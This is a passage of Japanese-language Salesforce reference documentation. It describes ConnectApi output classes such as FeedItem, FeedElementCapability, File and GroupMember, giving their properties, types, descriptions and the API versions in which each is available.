caseComment	ConnectApi.CaseCommentCapability Class	フィード要素にこの機能がある場合、ケースフィード上にケースコメントがあります。	32.0
chatterLikes	ConnectApi.ChatterLikesCapability クラス	フィード要素にこの機能がある場合、コンテキストユーザはいいね! と言うことができます。既存のいいね! に関する情報が公開されます。	31.0
comments	ConnectApi.CommentsCapability クラス	フィード要素にこの機能がある場合、コンテキストユーザはコメントを追加できます。	31.0
content	ConnectApi.ContentCapability	フィード要素にこの機能がある場合、添付ファイルがあります。 フィード要素からコンテンツが削除された場合、またはアクセス権が非公開に変更された場合、ほとんどの ConnectApi.ContentCapability プロパティは null になります。	32.0
dashboardComponentSnapshot	ConnectApi.DashboardComponentSnapshotCapability	フィード要素にこの機能がある場合、ダッシュボードコンポーネントのスナップ	32.0

プロパティ名	型	説明	使用可能なバージョン
		ショットがあります。スナップショットとは、特定の時点でのダッシュボードコンポーネントの静的な画像です。	
edit	ConnectApi.EditCapability	フィード要素にこの機能がある場合、権限を持つユーザはフィード要素を編集できます。	34.0
emailMessage	ConnectApi.EmailMessageCapability	フィード要素にこの機能がある場合、ケースからのメールメッセージがあります。	32.0
enhancedLink	ConnectApi.EnhancedLinkCapability	フィード要素にこの機能がある場合、このフィード要素には、アイコン、タイトル、説明などの補足情報が表示されるリンクがあります。	32.0
link	ConnectApi.LinkCapability	フィード要素にこの機能がある場合、リンクがあります。	32.0
moderation	ConnectApi.ModerationCapability クラス	フィード要素にこの機能がある場合、コミュニティのユーザがモデレーションフラグを付けることができます。	31.0
origin	ConnectApi.OriginCapability	フィード要素にこの機能がある場合、そのフィード要素はフィードアクションによって作成されています。	33.0
poll	ConnectApi.PollCapability クラス	フィード要素にこの機能がある場合、アンケートが含まれます。	31.0
questionAndAnswers	ConnectApi.QuestionAndAnswersCapability クラス	フィード要素にこの機能がある場合、質問があり、フィード要素のコメントはその質問への回答です。	31.0
recommendations	ConnectApi.RecommendationsCapability	フィード要素にこの機能がある場合、おすすめがあります。	32.0
recordSnaphot	ConnectApi.RecordSnapshotCapability	フィード要素にこの機能がある場合、1 つのレコード作成イベントについて、レコードのスナップショットとして取得された項目すべてが含まれます。	32.0
topics	ConnectApi.TopicsCapability クラス	フィード要素にこの機能がある場合、コンテキストユーザはトピックを追加できま	31.0

プロパティ名	型	説明	使用可能なバージョン
		す。トピックは、ユーザが会話を整理して検索するために役立ちます。	
trackedChanges	ConnectApi.TrackedChangesCapability	フィード要素にこの機能がある場合、1 つの変更追跡イベントについて、レコードへのすべての変更が含まれます。	32.0

ConnectApi.FeedElementCapability クラス

フィード要素機能。フィード要素の特性を定義します。

API バージョン 30.0 以前では、各フィード項目にコメント、いいね!、トピックなどを含めることができました。バージョン 31.0 以降では、各フィード項目 (およびフィード要素) に一意の *機能* セットを含めることができます。フィード要素に機能プロパティが存在する場合、機能プロパティに値がなくてもその機能を使用できます。たとえば、`ChatterLikes` 機能プロパティがフィード要素に存在している場合、(値の有無に関係なく) コンテキストユーザはそのフィード要素にいいね! と言うことができます。機能プロパティが存在しない場合、そのフィード要素にいいね! と言うことはできません。機能には、関連データを含めることもできます。たとえば、`Moderation` 機能には、モデレーションフラグに関するデータが含まれます。

このクラスは抽象クラスです。

このクラスは、次の項目のスーパークラスです。

- ConnectApi.AssociatedActionsCapability クラス
- ConnectApi.ApprovalCapability クラス
- ConnectApi.BannerCapability クラス
- ConnectApi.BookmarksCapability クラス
- ConnectApi.BundleCapability クラス
- ConnectApi.CanvasCapability クラス
- ConnectApi.CaseCommentCapability クラス
- ConnectApi.ChatterLikesCapability クラス
- ConnectApi.CommentsCapability クラス
- ConnectApi.ContentCapability
- ConnectApi.DashboardComponentSnapshotCapability
- ConnectApi.EmailMessageCapability
- ConnectApi.EnhancedLinkCapability
- ConnectApi.LinkCapability
- ConnectApi.ModerationCapability クラス
- ConnectApi.OriginCapability
- ConnectApi.PollCapability クラス
- ConnectApi.QuestionAndAnswersCapability クラス
- ConnectApi.RecommendationsCapability

- ConnectApi.RecordSnapshotCapability
- ConnectApi.TopicsCapability クラス
- ConnectApi.TrackedChangesCapability

このクラスには、プロパティがありません。

ConnectApi.FeedElementPage クラス

`ConnectApi.FeedElement` オブジェクトのページ設定されたコレクション。

プロパティ名	型	説明	使用可能なバージョン
`currentPageToken`	String	現在のページを識別するトークン。	31.0
`currentPageUrl`	String	現在のページを識別する Chatter REST API URL。	31.0
`elements`	List<`ConnectApi.FeedElement Class`>	フィード要素のコレクション。	31.0
`isModifiedToken`	String	将来の使用のために予約されています。	31.0
`isModifiedUrl`	String	将来の使用のために予約されています。	31.0
`nextPageToken`	String	次のページを識別するトークン。次のページがない場合は `null`。	31.0
`nextPageUrl`	String	次のページを識別する Chatter REST API URL。次のページがない場合は `null`。別のページを取得する前に、この値が `null` であるかどうかを確認します。ページが存在しない場合は、`ConnectApi.NotFoundException` エラーが返されます。	31.0
`updatesToken`	String	`ConnectApi.ChatterFeeds.getFeedElementsUpdatedSince` メソッドへの要求で使用するトークン。	31.0
`updatesUrl`	String	フィードの更新以降に更新されたフィード要素を含む Chatter REST API フィードリソース。フィードでこの機能がサポートされていない場合、値は `null` になります。	31.0

ConnectApi.FeedEntityIsEditable

コンテキストユーザがフィード要素またはコメントを編集できるかどうかを示します。

プロパティ名	型	説明	使用可能なバージョン
feedEntityUrl	String	フィード要素またはコメントの URL。	34.0
isEditableByMe	Boolean	コンテキストユーザがフィード要素またはコメントを編集できる場合は true、それ以外の場合は false。	34.0

ConnectApi.FeedFavorite クラス

名前	型	説明	使用可能なバージョン
community	ConnectApi.Reference	お気に入りを含むコミュニティに関する情報	28.0
createdBy	ConnectApi.UserSummary	お気に入りの作成者	28.0
feedUrl	String	このお気に入りのフィード項目を識別する Chatter REST API URL	28.0
id	String	お気に入りの 18 文字の ID	28.0
lastViewDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0
name	String	お気に入りの名前	28.0
searchText	String	お気に入りが検索に基づく場合は検索テキストが含まれ、それ以外の場合は空の文字列	28.0
target	ConnectApi.Reference	該当する場合はトピックへの参照、それ以外の場合は null	28.0
type	ConnectApi.FeedFavoriteType 列挙	空の文字列か、次のいずれかの値 • ListView • Search • Topic	28.0
url	String	このお気に入りへの Chatter REST API URL	28.0
user	ConnectApi.UserSummary	このお気に入りを保存したユーザに関する情報	28.0

ConnectApi.FeedFavorites クラス

名前	型	説明	使用可能なバージョン
favorites	List<ConnectApi.FeedFavorite>	お気に入りの完全なリスト	28.0
total	Integer	お気に入りの合計数	28.0

ConnectApi.FeedItem クラス

31.0 の ConnectApi.FeedElement クラスのサブクラス。

名前	型	説明	使用可能なバージョン
actor	ConnectApi.Actor	フィード項目を作成したエンティティ。	28.0
attachment	ConnectApi.FeedItemAttachment	添付ファイルに関する情報。添付ファイルがない場合、null を返します。 重要: バージョン 32.0 以降では、継承された capabilities プロパティを使用します。	28.0 ～ 31.0
canShare	Boolean	フィード項目を共有できる場合は true、それ以外の場合は false	28.0
clientInfo	ConnectApi.ClientInfo	接続の認証に使用される接続アプリケーションに関する情報。	28.0
comments	ConnectApi.CommentPage	このフィード項目へのコメントの最初のページ 重要: バージョン 32.0 以降では、継承された capabilities.comments.page プロパティを使用します。	28.0 ～ 31.0
event	Boolean	フィード項目が行動の変更によって作成された場合は true、それ以外の場合は false	22.0
isBookmarkedByCurrentUser	Boolean	現在のユーザがこのフィード項目をブックマークした場合は true、それ以外の場合は false 重要: バージョン 32.0 以降では、継承された	28.0 ～ 31.0

名前	型	説明	使用可能なバージョン
		capabilities.bookmarks.isBookmarkedByCurrentUser プロパティを使用します。	
isDeleteRestricted	Boolean	このプロパティ値が true の場合、コンテキストユーザはコメントを削除できません。false の場合、コンテキストユーザはコメントを削除できる可能性はありますが、必ず削除できるわけではありません。	28.0
isLikedByCurrentUser	Boolean	現在のユーザがこのフィード項目にいいね!と言った場合は true、それ以外の場合は false **重要:** バージョン 32.0 以降では、継承された capabilities.chatterLikes.isLikedByCurrentUser プロパティを使用します。	28.0 ～ 31.0
likes	ConnectApi.ChatterLikePage	このフィード項目へのいいね!の最初のページ。 **重要:** バージョン 32.0 以降では、継承された capabilities.chatterLikes.page プロパティを使用します。	28.0 ～ 31.0
likesMessage	ConnectApi.MessageBody	フィード項目にいいね!と言ったユーザを記述するメッセージ本文 **重要:** バージョン 32.0 以降では、継承された capabilities.chatterLikes.likesMessage プロパティを使用します。	28.0 ～ 31.0
moderationFlags	ConnectApi.ModerationFlags	フィード項目のモデレーションフラグに関する情報。ConnectApi.Features.communityModeration が false の場合、このプロパティは null になります。 **重要:** バージョン 31.0 以降では、継承された capabilities.moderation.moderationFlags プロパティを使用します。	29.0 ～ 30.0

名前	型	説明	使用可能なバージョン
myLike	ConnectApi.Reference	コンテキストユーザがフィード項目にいいね! と言った場合はその特定のいいね! への参照、それ以外の場合は null **重要:** バージョン 32.0 以降では、継承された capabilities.chatterLikes.myLike プロパティを使用します。	28.0 ～ 31.0
originalFeedItem	ConnectApi.Reference	このフィード項目が共有フィード項目の場合は、元のフィード項目への参照、それ以外の場合は null	28.0
originalFeedItemActor	ConnectApi.Actor	このフィード項目が共有フィード項目の場合はフィード項目の元の投稿者に関する情報を返し、それ以外の場合は null を返します。	28.0
photoUrl	String	フィード項目に関連付けられた写真の URL	28.0
preamble	ConnectApi.MessageBody	フィード項目のタイトルとして使用できるメッセージの書式設定されていないテキストを含む、メッセージセグメントのコレクション。メッセージセグメントには、フィード項目を作成したアクターの名前、リンク、motif アイコン情報が含まれます。 **重要:** API バージョン 29.0 および 30.0 では、ConnectApi.FeedItem.preamble.text プロパティをテキスト表示のデフォルトケースとして使用します。API バージョン 31.0 以降では、ConnectApi.FeedElement.header.text プロパティをテキスト表示のデフォルトケースとして使用します。	28.0 ～ 30.0
topics	ConnectApi.FeedItemTopicPage	このフィード項目のトピック **重要:** バージョン 31.0 以降では、継承された capabilities.topics.items プロパティを使用します。	28.0 ～ 31.0

名前	型	説明	使用可能なバージョン
type	ConnectApi.FeedItemType	コンテンツ投稿、テキスト投稿など、フィード項目の種別を指定します。 **重要**: API バージョン 32.0 以降では、capabilities プロパティを使用してフィード項目の機能を判断できます。「機能」を参照してください。 次のいずれかの値にします。 • ActivityEvent — フィードが有効になっている親レコードに関連付けられた行動または ToDo が作成または更新されるときに、ケースフィードに生成されるフィード項目。 • AdvancedTextPost — 高度に書式設定されたフィード項目 (グループへのお知らせの投稿など)。 • ApprovalPost — 承認機能を持つフィード項目。承認者は、フィード項目の親で操作を実行できます。 • AttachArticleEvent — ケースフィードのケースに記事が添付されているときに生成されるフィード項目。 • BasicTemplateFeedItem — 拡張リンク機能を持つフィード項目。 • CallLogPost — ケースフィードのケースに活動ログが保存されたときに生成されるフィード項目。 • CanvasPost — パブリッシャーのキャンバスアプリケーションまたは Chatter REST API または Chatter in Apex によって生成されるフィード項目。投稿自体は、キャンバスアプリケーションへのリンクです。 • CaseCommentPost — ケースフィードにケースコメントが保存されたときに生成されるフィード項目。 • ChangeStatusPost — ケースの状況がケースフィードで変更されたときに生成されるフィード項目。	28.0

名前	型	説明	使用可能なバージョン
		• ChatTranscriptionPost — Live Agent チャットのトランスクリプトがケースに保存されたときにケースフィードで生成されるフィード項目。 • CollaborationGroupCreated — 新しい公開グループが作成されたときに生成されるフィード項目。新しいグループへのリンクが含まれます。 • CollaborationGroupUnarchived — 非推奨。アーカイブされたグループが有効化されたときに生成されるフィード項目。 • ContentPost — コンテンツ機能を持つフィード項目。 • CreateRecordEvent — パブリッシャーで作成されたレコードを説明するフィード項目。 • DashboardComponentAlert — ダッシュボードアラートを持つフィード項目。 • DashboardComponentSnapshot — ダッシュボードコンポーネントのスナップショット機能を持つフィード項目。 • EmailMessageEvent — ケースフィードのケースからメールが送信されたときに生成されるフィード項目。 • FacebookPost — 非推奨。ケースフィードのケースから Facebook 投稿が作成されたときに生成されるフィード項目。 • LinkPost — リンク機能を持つフィード項目。 • MilestoneEvent — ケースマイルストンが完了したか、違反状況になったときに生成されるフィード項目。ケースマイルストンへのリンクが含まれます。 • PollPost — アンケート機能を持つフィード項目。フィード項目の閲覧者は、アンケートのオプションで投票できます。	

名前	型	説明	使用可能なバージョン
		• ProfileSkillPost — スキルがユーザのプロファイルに追加されたときに生成されるフィード項目。 • QuestionPost — 質問が行われたときに生成されるフィード項目。 API バージョン 33.0 以降では、この種別のフィード項目には、コンテンツ機能とリンク機能を設定できます。 • ReplyPost — Chatter アンサーの返信によって生成されるフィード項目。 • RypplePost — ユーザが感謝を投稿したときに生成されるフィード項目。 • SocialPost — ケースフィードのケースからソーシャル投稿が作成されたときに生成されるフィード項目。 • TextPost — テキストのみを含むフィード項目。 • TrackedChange — レコードの 1 つ以上の項目が変更されたときに作成されるフィード項目。 • UserStatus — 非推奨。ユーザ自身のプロファイルへの投稿。	
visibility	ConnectApi.FeedItemVisibilityType	フィード項目を表示できるユーザの種別を指定します。 • AllUsers — 表示は内部ユーザに限定されません。 • InternalUsers — 表示は内部ユーザに限定されます。	28.0

ConnectApi.FeedItemAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.FeedElementCapability クラスが使用されます。

このクラスは抽象クラスです。

サブクラス:

- ConnectApi.ApprovalAttachment クラス

- ConnectApi.BasicTemplateAttachment クラス
- ConnectApi.CanvasTemplateAttachment クラス
- ConnectApi.EmailMessage クラス
- ConnectApi.CaseComment クラス
- ConnectApi.ContentAttachment クラス
- ConnectApi.DashboardComponentAttachment クラス
- ConnectApi.FeedPoll クラス
- ConnectApi.LinkAttachment クラス
- ConnectApi.RecordSnapshotAttachment クラス
- ConnectApi.TrackedChangeAttachment クラス

フィード項目のメッセージセグメントは、`ConnectApi.MessageSegment` 型です。フィード項目機能は `ConnectApi.FeedItemCapability` 型です。レコード項目は、`ConnectApi.AbstractRecordField` 型です。これらはすべて抽象クラスで、複数の具象サブクラスがあります。実行時、`instanceof` を使用すると、これらのオブジェクトの具象型をチェックして、対応するダウンキャストを確実に実行することができます。ダウンキャスト時には、不明なサブクラスを処理するデフォルトの case が必要です。

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

ConnectApi.FeedItemPage クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.FeedElementPage クラスが使用されます。

`ConnectApi.FeedItem` オブジェクトのページ設定されたコレクション。

名前	型	説明	使用可能なバージョン
`currentPageToken`	String	現在のページを識別するトークン。	28.0 ～ 31.0
`currentPageUrl`	String	現在のページを識別する Chatter REST API URL。	28.0 ～ 31.0
`isModifiedToken`	String	将来の使用のために予約されています。	28.0 ～ 31.0
`isModifiedUrl`	String	将来の使用のために予約されています。	28.0 ～ 31.0
`items`	List<ConnectApi.FeedItem>	フィード項目のリスト	28.0 ～ 31.0
`nextPageToken`	String	次のページを識別するトークン。次のページがない場合は `null`。	28.0 ～ 31.0
`nextPageUrl`	String	次のページを識別する Chatter REST API URL。次のページがない場合は `null`。別のページを取得する前に、この値が `null` であるかどうかを確認します。ページが存在しない場合は、	28.0 ～ 31.0

名前	型	説明	使用可能なバージョン
		`ConnectApi.NotFoundException` エラーが返されます。	
`updatesToken`	String	`updatedSince` パラメータで使用するトークン。使用できない場合は `null` です。	30.0 〜 31.0
`updatesUrl`	String	`updatesToken` プロパティの値を含むクエリ文字列を持つ Chatter REST API リソース。このリソースは、最後の要求以降に更新されたフィード項目を返します。URL を変更せずにそのまま使用します。使用できない場合、プロパティは `null` です。	30.0 〜 31.0

ConnectApi.FeedItemTopicPage クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.TopicsCapability クラスが使用されます。

名前	型	説明	使用可能なバージョン
`canAssignTopics`	Boolean	トピックをフィード項目に割り当て可能な場合は `true`、それ以外の場合は `false`	28.0 〜 31.0
`topics`	`List<ConnectApi.Topic>`	トピックのリスト	28.0 〜 31.0

ConnectApi.FeedPoll クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.PollCapability クラスが使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このオブジェクトは、`type` プロパティが `PollPost` である `ConnectApi.FeedItem` オブジェクトの添付ファイルとして返されます。

名前	型	説明	使用可能なバージョン
`choices`	`List<ConnectApi.FeedPollChoice>`	アンケート選択肢のリスト	28.0 〜 31.0

名前	型	説明	使用可能なバージョン
myChoiceId	String	このアンケートにおいて現在のユーザが投票したアンケート選択肢の ID。現在のユーザが投票しなかった場合は、null が返されます。	28.0 〜 31.0
totalVoteCount	Integer	フィードアンケート項目に投じられた投票の合計数。	28.0 〜 31.0

ConnectApi.FeedPollChoice クラス

名前	型	説明	使用可能なバージョン
id	String	アンケート選択肢 ID	28.0
position	Integer	このアンケート選択肢があるアンケート内の場所。最初のアンケート選択肢は 1 から開始します。	28.0
text	String	アンケート選択肢に関連付けられた表示ラベルテキスト。	28.0
voteCount	Integer	このアンケート選択肢の投票合計数。	28.0
voteCountRatio	Double	このアンケートに投じられたすべての投票数に対するこのアンケート選択肢への合計投票数の割合。この割合を 100 で乗算して、このアンケート選択肢の投票数のパーセントを出します。	28.0

ConnectApi.FieldChangeSegment クラス

ConnectApi.ComplexSegment クラスのサブクラス

その他のプロパティはありません。

ConnectApi.FieldChangeNameSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

その他のプロパティはありません。

ConnectApi.FieldChangeValueSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

名前	型	説明	使用可能なバージョン
valueType	ConnectApi.FieldChangeValueType 列挙	項目変更の値の型を指定します。 • NewValue — 新しい値 • OldValue — 古い値	28.0
url	String	項目変更が URL 項目 (Web アドレスなど) に対するものである場合、URL 値	28.0

ConnectApi.File クラス

このクラスは抽象クラスです。

ConnectApi.ActorWithId クラスのサブクラス

ConnectApi.FileSummary クラスのスーパークラス

名前	型	説明	使用可能なバージョン
checksum	String	ファイルの MD5 チェックサム	28.0
contentModifiedDate	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。名前変更などの直接的なファイル操作でのみ更新されるファイル固有の変更日です。Salesforce 以外からのファイルの変更により、この日付が更新される場合があります。	32.0
contentSize	Integer	ファイルのサイズ (バイト)	28.0
contentUrl	String	ファイルがリンクの場合は URL を返し、それ以外の場合は文字列 "null" を返します。	28.0
description	String	ファイルの説明	28.0
downloadUrl	String	ファイルのダウンロードに使用できる、ファイルへの URL	28.0
fileExtension	String	ファイルの拡張子	28.0
fileType	String	ファイルの種類 (PDF、PowerPoint など)	28.0
flashRenditionStatus	String	ファイルの Flash プレビューバージョンが表示されたかどうかを示します。	28.0
isInMyFileSync	Boolean	ファイルが Salesforce Files Sync と同期されている場合は true、同期されていない場合は false。	28.0
isMajorVersion	Boolean	ファイルがメジャーバージョンの場合は true、ファイルがマイナーバージョンの場合は false。	31.0

名前	型	説明	使用可能なバージョン
		メジャーバージョンを置き換えることはできません。	
mimeType	String	ファイルの MIME タイプ	28.0
moderationFlags	ConnectApi.ModerationFlags	ファイル上のモデレーションフラグに関する情報。ConnectApi.Features.communityModeration が false の場合、このプロパティは null になります。	30.0
modifiedDate	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。Salesforce 内からのファイルの変更により、この日付が更新されます。	28.0
name	String	ファイルの名前	28.0
origin	String	ファイルソースを示します。有効な値は、次のとおりです。 • Chatter — ファイルソースが Chatter の場合 • Content — ファイルソースがコンテンツの場合	28.0
owner	ConnectApi.UserSummary	ファイルの所有者	28.0
pdfRenditionStatus	String	ファイルのPDFプレビューバージョンが表示されたかどうかを示します。	28.0
publishStatus	ConnectApi.FilePublishStatus 列挙	ファイルの公開状況を指定します。 • PendingAccess — ファイルは公開を待機中です。 • PrivateAccess — ファイルは非公開です。 • PublicAccess — ファイルは公開されています。	28.0
renditionUrl	String	ファイルの変換への URL	28.0
renditionUrl240By180	String	ファイルの 240×180 の変換リソースへの URL。共有ファイルの場合、変換はアップロード後に非同期で処理されます。非公開ファイルの場合、変換は最初にファイルプレビューが要求されたときに処理されるため、ファイルのアップロード直後は使用できません。	29.0

名前	型	説明	使用可能なバージョン
renditionUrl 720By480	String	ファイルの 720×480 の変換リソースへの URL。共有ファイルの場合、変換はアップロード後に非同期で処理されます。非公開ファイルの場合、変換は最初にファイルプレビューが要求されたときに処理されるため、ファイルのアップロード直後は使用できません。	29.0
sharingRole	ConnectApi. FileSharingType 列挙	ファイルの共有ロールを指定します。 • Admin —所有者権限ですが、ファイルは所有していません。 • Collaborator —閲覧者権限に加えて、権限の編集および変更を行ったり、新しいバージョンのファイルをアップロードしたりできます。 • Owner —コラボレータ権限に加えて、ファイルを非公開にしたり、ファイルを削除したりできます。 • Viewer — ファイルを表示、ダウンロード、共有できます。 • WorkspaceManaged —ライブラリで制御される権限。	28.0
textPreview	String	可能な場合はファイルのテキストプレビュー、それ以外の場合は null です。	30.0
thumb120By90 RenditionStatus	String	ファイルの 120×90 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。 • Failed — 表示プロセスが失敗しました。 • Success — 表示プロセスが成功しました。 • Na — この画像は表示できません。	28.0
thumb240By180 RenditionStatus	String	ファイルの 240×180 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。 • Failed — 表示プロセスが失敗しました。 • Success — 表示プロセスが成功しました。 • Na — この画像は表示できません。	28.0

名前	型	説明	使用可能なバージョン
thumb720By480RenditionStatus	String	ファイルの 720×480 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。 • Failed — 表示プロセスが失敗しました。 • Success — 表示プロセスが成功しました。 • Na — この画像は表示できません。	28.0
title	String	ファイルのタイトル	28.0
versionNumber	String	ファイルのバージョン番号	28.0

ConnectApi.FileSummary クラス

ConnectApi.File クラスのサブクラス

このクラスは、ファイルの概要説明を示します。

ConnectApi.FollowerPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
followers	List<ConnectApi.Subscription>	登録のリスト	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
total	Integer	全ページのフォロワーの合計数	28.0

ConnectApi.FollowingCounts クラス

名前	型	説明	使用可能なバージョン
people	Integer	ユーザがフォローしている人の数	28.0
records	Integer	ユーザがフォローしているレコードの数 トピックは、バージョン 29.0 以降でフォロー可能なレコードタイプです。	28.0
total	Integer	ユーザがフォローしている項目の合計数	28.0

ConnectApi.FollowingPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
following	List<ConnectApi.Subscription>	登録のリスト	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
total	Integer	全ページのフォローされているレコードの合計数	28.0

ConnectApi.GenericBundleCapability クラス

フィード要素にこの機能がある場合、フィード要素には1つのフィード要素に集約された他のフィード要素のグループがあります。このグループはバンドルと呼ばれます。

ConnectApi.BundleCapability クラスのサブクラス。

ConnectApi.GenericFeedElement クラス

`ConnectApi.FeedElement` 抽象クラスの具象実装。

ConnectApi.FeedElement クラスのサブクラス。

ConnectApi.GlobalInfluence クラス

名前	型	説明	使用可能なバージョン
`percentile`	String	組織またはコミュニティ内でのユーザの影響度ランクを示すパーセント値	28.0
`rank`	Integer	組織またはコミュニティ内の他の全ユーザに対するユーザの相対的な影響度ランクを示す数値	28.0

ConnectApi.GroupChatterSettings クラス

特定のグループのユーザの Chatter 設定です。

名前	型	説明	使用可能なバージョン
`emailFrequency`	`ConnectApi.GroupEmailFrequency` 列挙	グループメンバーがグループからメールを受信する頻度。	28.0

ConnectApi.GroupInformation クラス

グループの「情報」セクションの内容。Web UI では、このセクションは [説明] セクションの上にあります。グループが非公開の場合は、このセクションはメンバーにのみ表示されます。

名前	型	説明	使用可能なバージョン
`text`	String	グループの「情報」セクションのテキスト。	28.0
`title`	String	グループの「情報」セクションのタイトル。	28.0

ConnectApi.GroupMember クラス

名前	型	説明	使用可能なバージョン
`id`	String	ユーザの 18 文字の ID	28.0

名前	型	説明	使用可能なバージョン
lastFeedAccessDate	Datetime	グループメンバーが最後にグループフィードにアクセスした日時。	31.0
role	ConnectApi.GroupMembershipType 列挙	グループ所有者、マネージャ、メンバーなど、グループでのユーザのメンバーシップの種別を指定します。 • GroupOwner • GroupManager • NotAMember • NotAMemberPrivateRequested • StandardMember	28.0
url	String	このメンバーシップへの Chatter REST API URL	28.0
user	ConnectApi.UserSummary	このグループに登録しているユーザに関する情報	28.0

ConnectApi.GroupMemberPage クラス

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
members	List<ConnectApi.GroupMember>	グループメンバーのリスト	28.0
myMembership	ConnectApi.Reference	コンテキストユーザがこのグループのメンバーである場合はそのメンバーシップに関する情報を返し、それ以外の場合は null を返します。	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
totalMemberCount	Integer	全ページのグループメンバーの合計数	28.0

ConnectApi.GroupMembershipRequest クラス

名前	型	説明	使用可能なバージョン
createdDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0
id	String	グループメンバー要求オブジェクトの ID	28.0
lastUpdateDate	Datetime	ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0
requestedGroup	ConnectApi.Reference	コンテキストユーザが参加要求しているグループに関する情報	28.0
responseMessage	String	メンバーシップ要求が却下された場合にユーザに表示するメッセージ。このプロパティの値は、status プロパティの値が Declined の場合にのみ使用されます。 最大文字数は 756 文字です。	28.0
status	ConnectApi.GroupMembershipRequestStatus 列挙	非公開グループへの参加要求の状況。値は次のとおりです。 • Accepted • Declined • Pending	28.0
url	String	グループメンバーシップ要求オブジェクトの URL	28.0
user	ConnectApi.UserSummary	グループのメンバーシップを要求しているユーザに関する情報	28.0

ConnectApi.GroupMembershipRequests クラス

名前	型	説明	使用可能なバージョン
requests	List<ConnectApi.GroupMembershipRequest>	グループのメンバーシップ要求に関する情報	28.0
total	Integer	合計要求数	28.0

ConnectApi.GroupRecord クラス

グループに関連付けられたレコード。

プロパティ	型	説明	使用可能なバージョン
id	String	レコードの 18 文字の ID	33.0
record	ConnectApi.ActorWithId	グループに関連付けられたレコードに関する情報。	33.0
url	String	レコード URL	33.0

ConnectApi.GroupRecordPage クラス

ConnectApi.GroupRecord オブジェクトのページ設定されたリスト。

プロパティ	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	33.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	33.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	33.0
records	List<ConnectApi.GroupRecord>	現在のページ内のレコードのリスト。	33.0
totalRecordCount	Integer	グループに関連付けられたレコードの総数。	33.0

ConnectApi.HashtagSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

名前	型	説明	使用可能なバージョン
tag	String	ハッシュ記号 (#) を除いたトピックのテキスト	28.0
topicUrl	String	トピックを検索する Chatter REST API Topics リソース: `/services/data/v34.0/chatter/topics?exactMatch=true&q=topic`	28.0

名前	型	説明	使用可能なバージョン
`url`	String	組織のすべてのフィード項目のトピックを検索する Chatter REST API Feed Items リソースの URL: `/services/data/v34.0/chatter/feed-items?q=topic`	28.0

ConnectApi.Icon クラス

プロパティ	型	説明	使用可能なバージョン
`height`	Integer	アイコンの高さ (ピクセル単位)	28.0
`width`	Integer	アイコンの幅 (ピクセル単位)	28.0
`url`	String	アイコンの URL。この URL は、認証されていないユーザが使用できます。この URL の有効期限はありません。	28.0

ConnectApi.LabeledRecordField クラス

このクラスは抽象クラスです。

ConnectApi.AbstractRecordField クラスのサブクラス

次のクラスのスーパークラス:

- ConnectApi.CompoundRecordField クラス
- ConnectApi.CurrencyRecordField クラス
- ConnectApi.DateRecordField クラス
- ConnectApi.PercentRecordField クラス
- ConnectApi.PicklistRecordField クラス
- ConnectApi.RecordField クラス
- ConnectApi.ReferenceRecordField クラス
- ConnectApi.ReferenceWithDateRecordField クラス

表示ラベルとテキスト値が含まれるレコード項目。

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

名前	型	説明	使用可能なバージョン
`label`	String	レコード項目を説明するローカライズされた文字列。	29.0

名前	型	説明	使用可能なバージョン
text	String	レコード項目のテキスト値。すべてのレコード項目にテキスト値があります。すべてのクライアントが新しいコンテンツを使用できることを確認するために、レコード項目の type プロパティを調べます。認識されない場合は、デフォルトケースとしてテキスト値を表示します。	29.0

ConnectApi.LinkAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.LinkCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

名前	型	説明	使用可能なバージョン
